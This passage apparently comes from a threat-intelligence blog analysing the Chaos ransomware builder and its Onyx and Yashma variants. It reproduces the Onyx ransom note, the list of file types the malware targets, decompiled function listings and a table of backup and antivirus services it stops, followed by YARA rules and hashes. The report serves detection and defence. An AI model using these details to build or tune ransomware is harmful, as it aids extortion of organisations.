


Figure 11: Chaos v4.0 panel

Though Chaos v4.0 had been in-the-wild for several months now, this variant of Chaos rose to notoriety in April 2022 when it was weaponized by a threat group called Onyx.

This particular threat group would infiltrate a victim organization’s network, steal any valuable data it found, then would unleash “Onyx ransomware,” their own branded creation based on Chaos Builder v4.0. To verify this, we’ve performed tests on samples dubbed Onyx ransomware, and there was a 98% match to a test sample generated via Chaos v4.0.

The Onyx group simply customized their ransom note and created a refined list of file extensions they wished to target. There is little other modification to differentiate it from any other samples built with Chaos v4.0.

#### Onyx Customized File-Extension List

.txt	.jar	.dat	.contact	.settings	.doc	.docx	.xls
.xlsx	.ppt	.pptx	.odt	.mka	.mhtml	.oqy	.png
.csv	.py	.sql	.mdb	.php	.asp	.aspx	.html
.htm	.xml	.psd	.pdf	.xla	.cub	.dae	.indd
.cs	.mp3	.mp4	.dwg	.zip	.rar	.mov	.rtf
.bmp	.mkv	.avi	.apk	.dib	.dic	.dif	.divx
.iso	.7zip	.ace	.arj	.bz2	.cab	.gzip	.lzh
.tar	.jpeg	.xz	.mpeg	.torrent	.mpg	.core	.pdb
.ico	.pas	.db	.wmv	.swf	.cer	.bak	.backup
.accdb	.bay	.p7c	.exif	.vss	.raw	.m4a	.wma
.flv	.sie	.sum	.ibank	.wallet	.css	.js	.rb
.crt	.xlsm	.xlsb	.7z	.cpp	.java	.jpe	.ini
.blob	.wps	.docm	.wav	.3gp	.webm	.m4v	.amv
.m4p	.svg	.ods	.bk	.vdi	.vmdk	.onepkg	.accde
.jsp	.json	.gif	.log	.gz	.config	.vb	.m1v
.sln	.pst	.obj	.xlam	.djvu	.inc	.cvs	.dbf
.tbi	.wpd	.dot	.dotx	.xltx	.pptm	.potx	.potm
.pot	.xlw	.xps	.xsd	.xsf	.xsl	.kmz	.accdr
.stm	.accdt	.ppam	.pps	.ppsm	.1cd	.3ds	.3fr
.3g2	.accda	.accdc	.accdw	.adp	.ai	.ai3	.ai4
.ai5	.ai6	.ai7	.ai8	.arw	.ascx	.asm	.asmx

.avs .bin .cfm .dbx .dcm .dcr .pict .rgbe

.dwt .f4v .exr .kwm .max .mda .mde .mdf

.mdw .mht .mpv .msg .myi .nef .odc .geo

.swift .odm .odp .oft .orf .pfx .p12 .pl

.pls .safe .tab .vbs .xlk .xlm .xlt .xltm

.svgz .slk .tar.gz .dmg .ps .psb .tif .rss

.key .vob .epsp .dc3 .iff .onetoc2 .opt .p7b

.pam .r3d .dsn .dmp .qbw .imr .nd .chw

.spi .ep .tlg .qbb .msi .eml .thmx .obi

.chm .pub .md5 .spf .spk .idx .scc .jdk

.cnt .tum .dsm .reg .cfg .ldf .bat .dxr

.SLDDRW .SLDPRT .SLDASM .mil .dlf .c4 .pdx .onepkg

.url .jpg

Unlike the default Chaos ransom note, which provided little in the way of instructions or guidance to affected victims, the group behind Onyx implemented a leak site called “Onyx News,” hosted via an Onion page on the anonymous Tor network. Onyx used it to give victims more information on how to recover their data.

The ransom note for Onyx (seen below in Figure 12) gave the address, login and password credentials that enabled the victim to logon and engage in a discussion with the threat actors behind the ransomware attack. This conversation usually led to the malware operator demanding a fee of Bitcoin cryptocurrency to release the decryptor key to the victim.

All of your files are currently encrypted by ONYX strain.  
As you already know, all of your data has been encrypted by our software.  
It cannot be recovered by any means without contacting our team directly.  
DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your data  
(including the usage of the additional recovery software) can damage your files. However,  
if you want to try - we recommend choosing the data of the lowest value.  
DON'T TRY TO IGNORE us. We've downloaded a pack of your internal data and are ready to publish it on our news website if you do not respond.  
So it will be better for both sides if you contact us as soon as possible.  
DON'T TRY TO CONTACT feds or any recovery companies.  
We have our informants in these structures, so any of your complaints will be immediately directed to us.  
So if you will hire any recovery company for negotiations or send requests to the FBI,  
we will consider this as a hostile intent and initiate the publication of whole compromised data immediately.  
To prove that we REALLY CAN get your data back - we offer you to decrypt two random files completely free of charge.  
You can contact our team directly for further instructions through our website :  
TOR VERSION :  
(you should download and install TOR browser first <https://torproject.org>)  
  
Login:  
Password:  
  
YOU SHOULD BE AWARE!  
We will speak only with an authorized person. It can be the CEO, top management, etc.  
In case you are not such a person - DON'T CONTACT US! Your decisions and action can result in serious harm to your company!  
Inform your supervisors and stay calm!

Figure 12: Onyx Ransom note

The threat actors behind Onyx would post a list of victims of their attacks. The leak site included information about their victims, along with publicly viewable stolen data (as seen in Figure 13).




Figure 13: Onyx leak site

As one might expect, Onyx suffered from many of the same flaws as other “ransomware” generated by Chaos v4.0. For example, it would only encrypt smaller files, while rendering larger files unrecoverable.

### Chaos 5.0/Yashma

Chaos Ransomware Builder v5.0 was released in early 2022, once again built on the foundation of the previous version, Chaos v4.0. Chaos 5.0 attempted to resolve the largest problem of previous iterations of the threat, namely that it was unable to encrypt files larger than 2MB without irretrievably corrupting them.




Figure 14: Comparisons between Chaos v5.0 and Yashma

This version of Chaos encrypts victim files with AES-256, and then appends a key to the end of each file to signify they've been encrypted. This key is then used by the newly designed decryptor to decode the files, returning them to their original, unencrypted state.

Customization options from Chaos v4.0 are also unchanged, which gives the threat actor the following options:

- Create a custom ransom note
- Run on startup

- Drop the malware as a different process
- Sleep prior to execution
- Set desktop wallpaper
- Encrypt specific file-extensions
- Disrupt recovery systems
- Propagate the malware over network connections
- Choose a custom encryption file-extension
- Disable the Windows® task manager

Though slower to complete its malicious tasks on the victim device than when it was simply destroying files, the malware finally operates as expected, with files of all sizes being properly encrypted by the malware and retaining the potential to be restored to their former unencrypted state.

```

Chaos 4.0/Onyx:
.ctor() : void @0600001F
Program() : void @0600001D
addAndOpenNote() : void @06000015
addLinkToStartup() : void @06000014
AES_Encrypt(byte[], byte[]) : byte[] @06000000
AlreadyRunning() : bool @06000005
Base64EncodeString(string) : string @06000000
copyResistForAdmin(string) : void @06000001
copyRoaming(string) : void @06000002
CreatePassword(int) : string @0600000D
deleteBackupCatalog() : void @0600001B
deleteShadowCopies() : void @06000019
disableRecoveryMode() : void @0600001A
encryptDirectory(string) : void @0600000B
EncryptFile(string) : void @0600000F
lookForDirectories() : void @06000011
Main(string[]) : void @06000002
randomEncode(string) : string @0600000A
RandomString(int) : string @06000007
RandomStringForExtension(int) : string @060
random_bytes(int) : byte[] @06000006
registryStartup() : void @06000016
RSAEncrypt(string, string) : string @06000010
rsaKey() : string @0600000C
Run() : void @06000003
runCommand(string) : void @06000018
SetWallpaper(string) : void @0600001C
sleepOutOfTempFolder() : void @06000004
spreadIt(string) : void @06000017
SystemParametersInfo(uint, uint, string, uint)
appMutex : string @04000018
appMutex2 : string @04000016
appMutexRegex : Regex @04000019
appMutexRun : string @04000003
appMutexRun2 : string @0400000A
appMutexStartup : string @0400000F
appMutexStartup2 : string @04000015
base64Image : string @0400000E
checkAdminPrivilege : bool @04000011
checkCopyRoaming : bool @04000000
checkDeleteBackupCatalog : bool @0400001
checkDeleteShadowCopies : bool @04000012
checkSleep : bool @0400000C
checkSpread : bool @04000006
checkStartupFolder : bool @04000005
droppedMessageTextbox : string @04000010
encryptedFileExtension : string @04000005
encryptionAesRsa : bool @04000000
messages : string[] @0400001A
processName : string @04000009
random : Random @0400001C
sleepTextbox : int @0400000D
spreadName : string @04000007

Chaos 5.0+:
.ctor() : void @06000023
Program() : void @06000020
addAndOpenNote() : void @06000016
addLinkToStartup() : void @06000015
AES_Encrypt(string, string, string) : void @0600000D
AES_Encrypt_Large(string, string, long) : void @0600000F
AES_Encrypt_Small(string, string) : void @0600000E
AlreadyRunning() : bool @06000005
Base64EncodeString(string) : string @06000008
checkDirContains(string) : bool @0600000A
copyResistForAdmin(string) : void @06000014
copyRoaming(string) : void @06000013
CreatePassword(int) : string @0600000C
deleteBackupCatalog() : void @0600001D
deleteShadowCopies() : void @0600001B
disableRecoveryMode() : void @0600001C
DisableTaskManager() : void @0600001E
encryptDirectory(string) : void @06000009
GenerateRandomSalt() : byte[] @06000010
isOver() : bool @06000017
lookForDirectories() : void @06000012
Main(string[]) : void @06000002
RandomString(int) : string @06000006
RandomStringForExtension(int) : string @06000007
registryStartup() : void @06000018
rsaKey() : string @0600000B
RSAEncrypt(string, string) : string @06000011
Run() : void @06000003
runCommand(string) : void @0600001A
SetWallpaper(string) : void @0600001F
sleepOutOfTempFolder() : void @06000004
spreadIt(string) : void @06000001
SystemParametersInfo(uint, uint, string, uint) : int @06000000
appMutex : string @0400001A
appMutex2 : string @04000018
appMutexRegex : Regex @0400001B
appMutexRun : string @04000004
appMutexRun2 : string @0400000B
appMutexStartup : string @04000010
appMutexStartup2 : string @04000017
base64Image : string @0400000F
checkAdminPrivilege : bool @04000012
checkCopyRoaming : bool @04000009
checkDeleteBackupCatalog : bool @04000015
checkDeleteShadowCopies : bool @04000013
checkSleep : bool @0400000D
checkSpread : bool @04000007
checkStartupFolder : bool @0400000C
disableTaskManager : bool @04000016
droppedMessageTextbox : string @04000011
encryptedFileExtension : string @04000006
encryptionAesRsa : bool @04000005
messages : List<string> @0400001C

Yashma:
.ctor() : void @06000025
Program() : void @06000022
addAndOpenNote() : void @06000017
addLinkToStartup() : void @06000016
AES_Encrypt(string, string, string) : void @06000000
AES_Encrypt_Large(string, string, long) : void @06000007
AES_Encrypt_Small(string, string) : void @06000006
AlreadyRunning() : bool @06000006
Base64EncodeString(string) : string @06000009
checkDirContains(string) : bool @0600000B
copyResistForAdmin(string) : void @06000015
copyRoaming(string) : void @06000014
CreatePassword(int) : string @0600000D
deleteBackupCatalog() : void @0600001E
deleteShadowCopies() : void @0600001C
disableRecoveryMode() : void @0600001D
DisableTaskManager() : void @0600001F
encryptDirectory(string) : void @0600000A
forbiddenCountry() : bool @06000004
GenerateRandomSalt() : byte[] @06000011
isOver() : bool @06000018
lookForDirectories() : void @06000013
Main(string[]) : void @06000002
RandomString(int) : string @06000007
RandomStringForExtension(int) : string @06000000
registryStartup() : void @06000019
rsaKey() : string @0600000C
RSAEncrypt(string, string) : string @06000012
Run() : void @06000003
runCommand(string) : void @0600001B
SetWallpaper(string) : void @06000021
sleepOutOfTempFolder() : void @06000005
spreadIt(string) : void @0600001A
stopBackupServices() : void @06000020
SystemParametersInfo(uint, uint, string, uint) : int @06000000
appMutex : string @0400001B
appMutex2 : string @04000019
appMutexRegex : Regex @0400001C
appMutexRun : string @04000004
appMutexRun2 : string @0400000B
appMutexStartup : string @04000010
appMutexStartup2 : string @0400000B
base64Image : string @0400000F
checkAdminPrivilege : bool @04000012
checkCopyRoaming : bool @04000009
checkDeleteBackupCatalog : bool @04000015
checkDeleteShadowCopies : bool @04000013
checkDisableRecoveryMode : bool @04000014
checkSleep : bool @0400000D
checkSpread : bool @04000007
checkStartupFolder : bool @0400000C
checkStopBackupServices : bool @04000017
disableTaskManager : bool @04000016
droppedMessageTextbox : string @04000011

```

Figure 15: Advances from Chaos 4.0 to Chaos 5.0 to Yashma samples

After the release of Chaos Ransomware Builder v5, its sixth iteration had yet another re-branding, this time being renamed Yashma.

Though few instances of Yashma had been found in-the-wild at the time of writing this blog, the malware operates nearly identically to its Chaos v5.0 counterpart. The “Yashma” version has just two advancements added to differentiate itself from previous iterations.

It now has functionality to prevent it from running based on the victim’s location, determined via the language set on the victim device. This is a ploy often used by threat actors to avoid legal trouble in their country of origin.

The malware can now also stop various services on the victim device. Based on our analysis of Yashma samples taken from the wild, these are the services we’ve seen the updated malware target:

- Antivirus (AV) solutions
- Vault services
- Backup services
- Storage services
- Remote Desktop services

S

ervice

Name

Product

BackupExecAgentBrowser

Veritas Open Exchange

BackupExecDiveciMediaService

Veritas

BackupExecJobEngine

Veritas

BackupExecManagementService

Veritas

vss

Volume Shadow Copy

sql

Structured Query Language

svc\$

memtas

MailEnable

sophos

Sophos

veeam

Veeam Software

backup

Generic match for any service with backup in the name

GxVss

Commvault

GxBlr

Commvault

GxFWD

Commvault

GxCVD

Commvault

GxCIMgr

Commvault

DefWatch

Norton AntiVirus

ccEvtMgr

Norton AntiVirus

SavRoam

Symantec AntiVirus

RTVscan

Symantec Internet Security

QBFCService

QuickBooks

Intuit.QuickBooks.FCS

QuickBooks

YooBackup	Wooxo Yoo Backup
YooIT	Wooxo Yoo Backup
zhudongfangyu	360 Safe Guard
sophos	Sophos
stc_raw_agent	StorageCraft Volume Snapshot
VSNAPVSS	StorageCraft Volume Snapshot
QBCFMonitorService	Intuit Quickbooks
VeeamTransportSvc	Veeam Software
VeeamDeploymentService	Veeam Software
VeeamNFSSvc	Veeam Software
veeam	Veeam Software
PDVFSService	Veritas
BackupExecVSSProvider	Veritas
BackupExecAgentAccelerator	Veritas
BackupExecRPCService	Veritas
AcrSch2Svc	Acronis
AcronisAgent	Acronis
CASAD2DWebSvc	ArcServe
CAARCUpdateSvc	ArcServe
TeamViewer	TeamView

## Conclusion

Chaos (and subsequently Yashma) have seen rapid development and advances throughout the last year, with its most recent iteration, “Yashma” (Chaos v6.0), found in-the-wild in mid-2022.

Chaos started as a relatively basic attempt at a .NET compiled ransomware that instead functioned as a file-destructor or wiper. Over time it has evolved to become a full-fledged ransomware, adding additional features and functionality with each iteration.

What makes Chaos/Yashma dangerous going forward is its flexibility and its widespread availability. As the malware is initially sold and distributed as a malware builder, any threat actor who purchases the malware can replicate the actions of the threat group behind Onyx, developing their own ransomware strains and targeting chosen victims.

This makes tracking ransomware attacks attributed to Chaos quite difficult, as Indicators of Compromise (IOCs) can change with each sample a malware builder produces. Additionally, even the most novice threat actors can find links to releases and leaks of this threat on either dark web forums or third-party malware repositories, and then use Chaos/Yashma to carry out future malicious activities.

## Who is Affected?

Variants of Chaos have been seen in-the-wild for a year now, and are likely used by multiple threat actors.

Often, victims are being targeted using Onyx (based on Chaos v4.0), with the latest attacks affecting U.S.-based services and industries including:

- Emergency Services
- Medical
- Finance
- Building
- Agriculture

## Mitigation Tips

In order to avoid becoming a victim of Choas/Yashma:

- Keep updated backups in case of data destruction, file-loss or file-corruption.
- Have a ransomware business continuity plan ready to be put into action.
- Avoid and report suspicious links and files.

## YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"
```

```
rule Mal_Win32_ChaosRansomware_2022 { meta: description = "Detects Ransomware Built by Chaos Ransomware Builder" author = "BlackBerry Threat Research" date = "2022-05-10" license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research & Intelligence Team"
```

```
strings: //Ransom References $x1 = "Encrypt" ascii wide $x2 = "(?:[13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33}lbc1[a-z0-9]{39,59})" ascii wide $x3 = "read" ascii wide
```

```
//Ransom Hex $r1 = { 20 76 69 72 75 73 } $r2 = { 72 00 61 00 6e 00 73 00 6f 00 6d 00 77 00 61 00 72 00 65 }
```

```
//Shadow Copy Delete $z0 = "deleteShadowCopies" ascii wide $z1 = "shadowcopy" ascii wide
```

condition:

```
//PE File uint16(0) == 0x5a4d and
```

```
// Must be less than filesize < 35KB and
```

```
// Must have exact import hash pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and
```

```
//Number of sections pe.number_of_sections == 3 and
```

```
//These Strings ((all of ($x*)) and (1 of ($r*)) and (1 of ($z*)))
```

```
}
```

```
import "pe"
```

```
rule Mal_Win32_Onyx_Strain_Chaos_Ransomware_2022 { meta: description = "Detects Onyx Ransomware build off of Chaos Builder v4" author = "BlackBerry Threat Research" date = "2022-05-10" license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research & Intelligence Team"
```

```
strings: $s1 = "(?:[13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})" wide $s2 = "All of your files are currently encrypted by ONYX strain." wide $s3 = "Inform your supervisors and stay calm!" wide
```

condition:

```
//PE File uint16(0) == 0x5a4d and
```

```
//Directories pe.data_directories[pe.IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR].size != 0 and
```

```
//All strings all of ($s*)
```

```
}
```

---

```
import "pe"
```

```
rule Mal_Win32_Chaos_Builder_Ransomware_2022 { meta: description = "Detects Chaos Ransomware Builder" author = "BlackBerry Threat Research" date = "2022-05-10" license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research & Intelligence Team"
```

strings:

```
$s0 = "1qw0ll8p9m8uezhqhyd" ascii wide
```

```
$s1 = "Chaos Ransomware Builder" ascii wide
```

```
$s2 = "payloadFutureName" ascii wide
```

```
$s3 = "read_it.txt" ascii wide
```

```
$s4 = "encryptedFileExtension" ascii wide
```

```
$x0 = "1098576" ascii wide
```

```
$x1 = "2197152" ascii wide
```

condition:

```
//PE File
```

```
uint16(0) == 0x5a4d and
```

```
//All strings
```

```
((all of ($s*)) and (1 of ($x*)))
```

```
}
```

## Indicators of Compromise (IoCs)

Appended file extension:

- .[a-z][A-Z]{4} (default)

Registry Addition: RegKey Add: SOFTWARE\Microsoft\Windows\CurrentVersion\Run

- Key: Microsoft Store
- Value: %Current Path/Location%

Mutex:

- 1qw0ll8p9m8uezhqhyd

Files Dropped:

- %AppData%\Roaming\svchost.exe

RYUK .NET Builder

Name Example SHA256

Builder v1 0d8b4a07e91e02335f600332644e8f0e504f75ab19899a58b2c85ecb0887c738

Ransomware v1 f41962f51583d08ed7ca796b125f2300e03035b8790590e8e2d036f53bd9be79

Chaos 2.0+

Name Example SHA256

Builder v2 325dfac6172cd279715ca8deb280eefe3544090f1583a2ddb5d43fc7fe3029ed

Ransomware v2 202e6f0501abaf85b5c53bafcd70e31aa20e65c140f13b15d45e60c00b0413c0

Chaos 3.0+

Name Example SHA256

Builder v3 a98bc2fcbe8b3c7ea9df3712599a958bae0b689ae29f33ee1848af7a038d518a

Ransomware v3 1d71add7ecfe9be642a84d080dfbc4b602a0f49239938a337c7c860eb7edf3fe

Decryptor v3 31c783b0211bf4b72f10b6dac6f933b7aba570ff7a8c608fd8eb46311aec0091

Chaos 4.0+

Name Example SHA256

Builder v4 392a3adb44ab2640290f88f751d7608bc66a1c7df845fa1d0baa0aea78ac7a49  
f3432c74402aa36468d6641d5ccc15c1e0ceb083bc0f7e73d2b5dbfa0cfb9974

Ransomware v4 77f3cddd3cb245b2645b4885ebf2080f7c23f7101f4c3ce27239ea0326a8fcc5

Decryptor v4 fac94a8e02f92d63cfdf1299db27e40410da46c9e86d8bb2cd4b1a0d68d5f7a2

Name Example SHA256

Builder v5 6562f92ba9d4784bf30e87681e538e0f7b8eff26811ace6be8970b0a8e3e3ca0

Ransomware v5 7a7f9b043b83184a537e09b76b811546d3032c776246d28ae0e4f6ca5f9f92b8

Decryptor v5 8f236217c4e280b4950cedccbc6bbd03f31902525a7f9fe98b6de5bb50787cfb

## References

- <https://medium.com/s2wblog/anatomy-of-chaos-ransomware-builder-and-its-origin-feat-open-source-hidden-tear-ransomware-ffd5937d005f>
- [https://www.trendmicro.com/en\\_us/research/21/h/chaos-ransomware-a-dangerous-proof-of-concept.html](https://www.trendmicro.com/en_us/research/21/h/chaos-ransomware-a-dangerous-proof-of-concept.html)

## BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The [BlackBerry Incident Response team](#) is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: <https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment>

## Related Reading:

- [New Ransomware Family Identified: LokiLocker RaaS Targets Windows Systems](#)
- [Babuk Ransomware Shifts Attack Methods to Double Extortion](#)
- [BlackMatter RaaS - Darker Than DarkSide?](#)
- [Who's Afraid of Phobos Ransomware?](#)
- [LockBit 2.0 Ransomware Takes on Top Consulting Firm](#)

